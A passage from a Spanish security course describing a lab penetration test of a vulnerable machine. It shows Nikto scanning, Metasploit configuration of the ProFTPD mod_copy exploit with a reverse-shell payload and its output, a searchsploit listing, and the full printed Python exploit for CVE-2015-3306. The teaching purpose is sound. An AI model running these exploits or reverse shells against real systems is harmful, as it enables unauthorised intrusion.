Podemos usar herramientas como Legion que permiten un escaneo completo y detallado de los servicios como el que proporciona Nmap, pero además incluye una serie de scripts para probar ciertas vulnerabilidades, por ejemplo, intenta comprobar acceso no autorizado en MySQL usando credenciales por defecto de root. Incluso posee herramientas para poder hacer pruebas de fuerza bruta sobre diferentes servicios. La ventaja de esta herramienta es su versatilidad en un mismo entorno gráfico de poder realizar pruebas.

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET




Figura 19: Interfaz de aplicación Legion ejecutando una búsqueda

NIKTO

Esta herramienta está orientada a la búsqueda de vulnerabilidades Web, y se suele utilizar para realizar test de penetración web. Está basado en scripts que permiten determinar si existen vulnerabilidades conocidas en los sistemas objetivos del escaneo. Podemos lanzar un escaneo con el siguiente comando:

```
#nikto -h 172.16.204.129
```

Los resultados obtenidos proporcionan nos indican las diferentes deficiencias del sistema objetivo, incluso en algunos casos nos indican la referencia a la vulnerabilidad concreta:

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

```
(root@kali)-[/home/kali]
# nikto -h 172.28.128.3
- Nikto v2.5.0

+ Target IP: 172.28.128.3
+ Target Hostname: 172.28.128.3
+ Target Port: 80
+ Start Time: 2024-10-30 13:18:47 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /.: Directory indexing found.
+ /.: Appending './' to a directory allows indexing.
+ /.: Directory indexing found.
+ /.: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.4.5.
+ /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
```

Figura 20: Búsqueda de vulnerabilidades con Nikto

Una vez detectados los diferentes servicios y establecidos las posibles vulnerabilidades pasaremos a la fase de explotación. En esta fase nuestra intención será realizar conexión al sistema objetivo para determinar el alcance de un posible atacante con respecto al sistema objetivo. En esta tarea tendríamos que determinar los niveles de privilegios a los que tenemos acceso, la posibilidad de saltar hacia otros sistemas de la organización y escalar la penetración, pudiendo usar un sniffer interno dentro del sistema objetivo o incluso otras herramientas.

Explotación

Backdoors con Metasploit (ProFTP)

Como hemos visto en la sección de vulnerabilidades, la versión de *ProFTP* instalada tiene un backdoor que permite la conexión remota, a veces los backdoors requieren de cierta complejidad, pero en otras ocasiones existen ciertos payloads (trozos de código o scripts) predefinidos para ser ejecutados con ciertas herramientas que permiten de manera sencilla realizar dichos tests.

En este caso en lugar de realizar directamente la prueba vamos a usar una herramienta que nos permita de manera sencilla ejecutar exploits, Metasploit. Metasploit es un proyecto que proporciona un entorno para el descubrimiento y el testeo de vulnerabilidades de seguridad. Metasploit proporciona una consulta de trabajo que podemos acceder con el siguiente comando:

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

```
#msfconsole
```

Esta consola es un entorno Shell que permite comandos nativos del sistema operativo y además una serie de comandos específicos de Metasploit.

Metasploit está basado en una base de datos de módulos (exploits) y payloads que permiten realizar una gran cantidad de pruebas. Con el siguiente comando podremos ver un listado de todos los módulos y payloads disponibles en metasploit:

```
msf>show payloads
msf> show exploits
```

Para hacer una búsqueda más concreta podemos usar el comando:

```
msf>search proftp
```

```
msf6 > search proftp

Matching Modules
-----
#   Name                                Disclosure
-   -
0   exploit/linux/misc/netSupport_manager_agent 2011-01-08
    average No NetSupport Manager Agent Remote Buffer Overflow
1   exploit/windows/ftp/proftp_banner           2009-08-25
    normal No ProFTP 2.9 Banner Remote Buffer Overflow
2   exploit/linux/ftp/proftp_sreplace           2006-11-26
    great Yes ProFTP 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
3   \_ target: Automatic Targeting
4   \_ target: Debug
5   \_ target: ProFTP 1.3.0 (source install) / Debian 3.1
6   exploit/freebsd/ftp/proftp_telnet_iac       2010-11-01
    great Yes ProFTP 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
7   \_ target: Automatic Targeting
8   \_ target: Debug
9   \_ target: ProFTP 1.3.2a Server (FreeBSD 8.0)
10  exploit/linux/ftp/proftp_telnet_iac         2010-11-01
    great Yes ProFTP 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
11  \_ target: Automatic Targeting
12  \_ target: Debug
13  \_ target: ProFTP 1.3.3a Server (Debian) - Squeeze Beta1
14  \_ target: ProFTP 1.3.3a Server (Debian) - Squeeze Beta1 (Debug)
15  \_ target: ProFTP 1.3.2c Server (Ubuntu 10.04)
16  exploit/unix/ftp/proftpd_modcopy_exec       2015-04-22
    excellent Yes ProFTP 1.3.5 Mod Copy Command Execution
17  exploit/unix/ftp/proftpd_133c_backdoor      2010-12-02
    excellent No ProFTP-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 17, use 17 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 >
```

Figura 21: Búsqueda del exploit en Metasploit

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

En este caso tenemos un módulo (exploit) que puede probarse. Metasploit casi siempre funciona de la misma manera:

1. Se carga el módulo, el payload, o las opciones necesarias:

```
msf>use exploit/unix/ftp/proftpd_modcopy_exec
```

2. Veamos los parámetros de configuración del exploit:

```
msf (exploit/unix/ftp/proftpd_modcopy_exec)> show options
```

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

```

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5

View the full module info with the info, or info -d command.
```

Figura 22: Opciones de configuración del módulo de explotación

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

3. Configuraremos varias cosas requeridas como el target y el site path, además si analizamos el exploit veremos que pretende crear una shell reversa para tomar el control de la máquina:

```
msf (exploit/unix/ftp/proftpd_modcopy_exec)> set OPTION VALUE
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 172.28.128.3
RHOST => 172.28.128.3
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html/
SITEPATH => /var/www/html/
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 172.28.128.4
LHOST => 172.28.128.4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_netcat
[!] Unknown datastore option: exploit.
exploit => cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl
exploit => cmd/unix/reverse_perl
```

Figura 23: Configuración de las variables del modulo de explotación

Podemos probar el payload por defecto o podemos cambiar el tipo de payload para usar otro.

4. Por último, sólo tenemos que ejecutar el exploit:

```
msf (exploit/unix/ftp/proftpd_modcopy_exec)> exploit
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 172.28.128.4:4444
[*] 172.28.128.3:80 - 172.28.128.3:21 - Connected to FTP server
[*] 172.28.128.3:80 - 172.28.128.3:21 - Sending copy commands to FTP server
[*] 172.28.128.3:80 - Executing PHP payload /sCscD1j.php
[+] 172.28.128.3:80 - Deleted /var/www/html//sCscD1j.php
[*] Command shell session 2 opened (172.28.128.4:4444 → 172.28.128.3:57288) at 2024-10-31 10:45:37 -0400
[-] 172.28.128.3:80 - Exploit aborted due to failure: unknown: 172.28.128.3:21 - Failure executing payload
[*] Exploit completed, but no session was created.
```

Figura 24: Ejecucion del modulo de explotación

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

De manera nativa Kali tiene una herramienta para buscar exploits:

```
searchsploit proftpd
```

```
(root@kali)-[~]
# searchsploit proftpd
```

Exploit Title	Path
FreeBSD - 'ftpd / ProFTPD' Remote Command Execution	freebsd/remote/18181.txt
ProFTPD 2.9 - Banner Remote Buffer Overflow (Metasploit)	windows/remote/16709.rb
ProFTPD 2.9 - Welcome Message Remote Buffer Overflow	windows/remote/9508.rb
ProFTPD - 'ftpdctl' 'pr_ctrls_connect' Local Overflow	linux/local/394.c
ProFTPD - 'mod_mysql' Authentication Bypass	multiple/remote/8037.txt
ProFTPD - 'mod_sftp' Integer Overflow Denial of Service	linux/dos/16129.txt
ProFTPD 1.2 - 'SIZE' Remote Denial of Service	linux/dos/20536.java
ProFTPD 1.2 < 1.3.0 (Linux) - 'sreplace' Remote Buffer Overflow	linux/remote/16852.rb
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow	linux/remote/19475.c
ProFTPD 1.2 pre1/pre2/pre3/pre4/pre5 - Remote Buffer Overflow	linux/remote/19476.c
ProFTPD 1.2 pre6 - 'snprintf' Remote Root	linux/remote/19503.txt
ProFTPD 1.2.0 pre10 - Remote Denial of Service	linux/dos/244.java
ProFTPD 1.2.0 rc2 - Memory Leakage	linux/dos/241.c
ProFTPD 1.2.10 - Remote Users Enumeration	linux/remote/581.c
ProFTPD 1.2.7 < 1.2.9rc2 - Remote Code Execution / Denial of Service	linux/remote/110.c
ProFTPD 1.2.7/1.2.8 - '.ASCII' File Transfer Buffer Overflow	linux/dos/23170.c
ProFTPD 1.2.9 RC1 - 'mod_sql' SQL Injection	linux/remote/43.pl
ProFTPD 1.2.9 rc2 - '.ASCII' File Remote Code Execution	linux/remote/107.c
ProFTPD 1.2.9 rc2 - '.ASCII' File Remote Code Execution	linux/remote/3021.txt
ProFTPD 1.2.x - 'STAT' Denial of Service	linux/dos/22079.sh
ProFTPD 1.3 - 'mod_sql' 'Username' SQL Injection	multiple/remote/32798.pl
ProFTPD 1.3.0 (OpenSUSE) - 'mod_ctrls' Local Stack Overflow	unix/local/10044.pl
ProFTPD 1.3.0 - 'sreplace' Remote Stack Overflow (Metasploit)	linux/remote/2856.pm
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Denial of Service	linux/local/3330.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' 'support' Local Denial of Service	linux/local/3333.pl
ProFTPD 1.3.0/1.3.0a - 'mod_ctrls' exec-shield Local Denial of Service	linux/local/3730.txt
ProFTPD 1.3.0a - 'mod_ctrls' 'support' Local Buffer Overflow	linux/dos/2928.py
ProFTPD 1.3.2 rc3 < 1.3.3b (FreeBSD) - Telnet IAC Buffer Overflow	linux/remote/16878.rb
ProFTPD 1.3.2 rc3 < 1.3.3b (Linux) - Telnet IAC Buffer Overflow	linux/remote/16851.rb
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Command Execution	linux/remote/15662.txt
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt
ProFTPD 1.3.7a - Remote Denial of Service	multiple/dos/49697.py
ProFTPD 1.x - 'mod_tls' Remote Buffer Overflow	linux/remote/4312.c
ProFTPD IAC 1.3.x - Remote Command Execution	linux/remote/15449.pl
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)	linux/remote/16921.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPD 1.2	linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFTPD 1.2	linux/remote/19087.c
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / ProFTPD	linux/remote/20690.sh

```
Shellcodes: No Results
```

Figura 25: Buscador de exploits usando SearchSploit

Además, podemos ver y descargar el código de los exploits:

```
searchsploit -m REFERENCIA_EXPLOITS
```



SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

```
(root@kali)-[~]  
# searchsploit -m linux/remote/49908.py  
Exploit: ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)  
URL: https://www.exploit-db.com/exploits/49908  
Path: /usr/share/exploitdb/exploits/linux/remote/49908.py  
Codes: CVE-2015-3306  
Verified: True  
File Type: Python script, ASCII text executable  
cp: overwrite '/root/49908.py'?  
Copied to: /root/49908.py
```

Figura 26: Descarga del exploit concreto

SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

```
(root@kali)-[~]
# ls
49908.py

(root@kali)-[~]
# cat 49908.py
# Exploit Title: ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
    client.send(b'site cpto <?php phpinfo(); ?>\r\n') # phpinfo() is just a PoC.
    print(client.recv(1024).decode())
    client.send(b'site cpfr /proc/self/fd/3\r\n')
    print(client.recv(1024).decode())
    client.send(b'site cpto /var/www/html/test.php\r\n')
    print(client.recv(1024).decode())
    client.close()
    print('Exploit Completed')

def check(url):
    req = requests.get(url) # Requesting the written PoC php file via HTTP
    if req.status_code == 200:
        print('[+] File Written Successfully')
        print(f'[+] Go to : {url}')
    else:
        print('[!] Something Went Wrong')
        print('[!] Directory might not be writable')

def main():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    target = sys.argv[1]
    exploit(client, target)
    url = 'http://' + target + '/test.php'
    check(url)

if __name__ == '__main__':
    main()
```

Figura 27: Inspección del código (payload) del exploit.

Para cada uno de los servicios podemos intentar identificar algún módulo que nos permite realizar un acceso remoto, escalar privilegios, etc. Por ejemplo, con el servicio *distcc* o con los servicios *samba*.

La tarea consistiría en analizar la máquina seleccionada determinar los posibles exploits, y payloads a utilizar y realizar pruebas para poder realizar accesos remotos no autorizados, escalada de privilegios, etc.



SEGURIDAD EN SISTEMAS INFORMÁTICOS Y EN INTERNET

- **Referencia comandos Metasploit:** <https://thehackerway.com/2011/03/11/comandos-y-conceptos-basicos-metasploit-framework/>

El informe final o informe técnico es de lo más importante dentro de la auditoría ya que en dicho informe se indica a los clientes las acciones y pruebas que se han realizado, así como se deben incluir información relativa a las técnicas, herramientas, versiones, vulnerabilidades descubiertas etc. y el nivel de severidad que supone para la organización. Así como las recomendaciones de medidas correctivas para mitigar los riesgos identificados.